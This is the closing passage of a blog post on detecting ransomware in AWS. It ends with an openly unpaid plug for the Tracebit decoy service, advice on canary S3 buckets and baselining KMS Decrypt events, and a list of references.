WARNING: This is the part where I’ll be shilling for a product I love despite not being paid to do so If you wanna skip this part, I get it.
Now for my corpo friends reading this you’re probably going “bruuuuh I don’t wanna maintain all this shit 😭” which is absolutely fair. Canary buckets are great until the person who deployed them leaves the company and nobody knows they exist, the trail stops getting monitored, or someone accidentally deletes the Terraform stack in a cleanup sprint. Home grown tripwires work but they need babysitting.
Products like Tracebit handle this for you. They deploy decoy resources across your AWS accounts (S3 buckets, IAM roles, credentials, the works) and alert when anything touches them. Same concept as what we just built but they handle the deployment, rotation and alerting so it doesn’t slowly rot in a repo somewhere. What’s nice is they can spread canaries across hundreds of accounts in minutes and the detection is near real-time since they’re not waiting on CloudTrail’s 5 minute publishing cycle. They also rotate and refresh the decoys automatically so your canaries don’t go stale, which is the part that always falls apart when you DIY it.
Relying on “we’ll notice the outage” as your detection strategy for cloud ransomware is not a plan.
Final words
So what should you actually do about this? Two things stood out to me while writing this.
First, the decoy buckets. We showed that deploying a few canary buckets with a scoped CloudTrail trail costs you literally nothing and takes maybe 20 minutes to set up in Terraform. Name one 0-something so it sorts first in ListBuckets and any script that iterates through your account will trip on it before touching the real stuff. Is it bulletproof? No. But it’s free, it’s easy and it gives you a signal you currently don’t have at all.
Second, those KMS Decrypt and GenerateDataKey events. They were the only management events this attack left behind (other than a single ListBuckets call that’s impossible to alert on). Right now most of you probably aren’t doing anything with these. Start baselining them. Figure out what normal looks like for each role in your account. How many Decrypt calls does acmecorp-prod-api-task-role usually make in a day? If that number suddenly spikes from 200 to 5000 in an hour, something is probably wrong. It’s not a perfect detection by any stretch but it’s a hell of a lot better than finding out you got ransomed because your app started throwing errors.
Part 2 will be less friendly ❤️
-
https://www.fortinet.com/content/dam/fortinet/assets/reports/2025-cybersecurity-skills-gap-report.pdf ↩︎
-
https://www.saastr.com/gartner-saas-spend-is-actually-accelerating-will-hit-300-billion-in-2025/ ↩︎
-
https://www.cloudzero.com/blog/cloud-computing-statistics/ ↩︎
-
https://docs.aws.amazon.com/service-authorization/latest/reference/list_amazons3.html ↩︎ ↩︎
-
https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/using-instance-addressing.html ↩︎
-
https://docs.aws.amazon.com/AmazonS3/latest/userguide/cloudtrail-logging-s3-info.html ↩︎ ↩︎
-
https://docs.aws.amazon.com/AmazonS3/latest/userguide/bucket-key.html ↩︎ ↩︎
-
https://docs.aws.amazon.com/AmazonS3/latest/userguide/UsingKMSEncryption.html ↩︎
Indicators of Compromise
No IOCs documented for this case.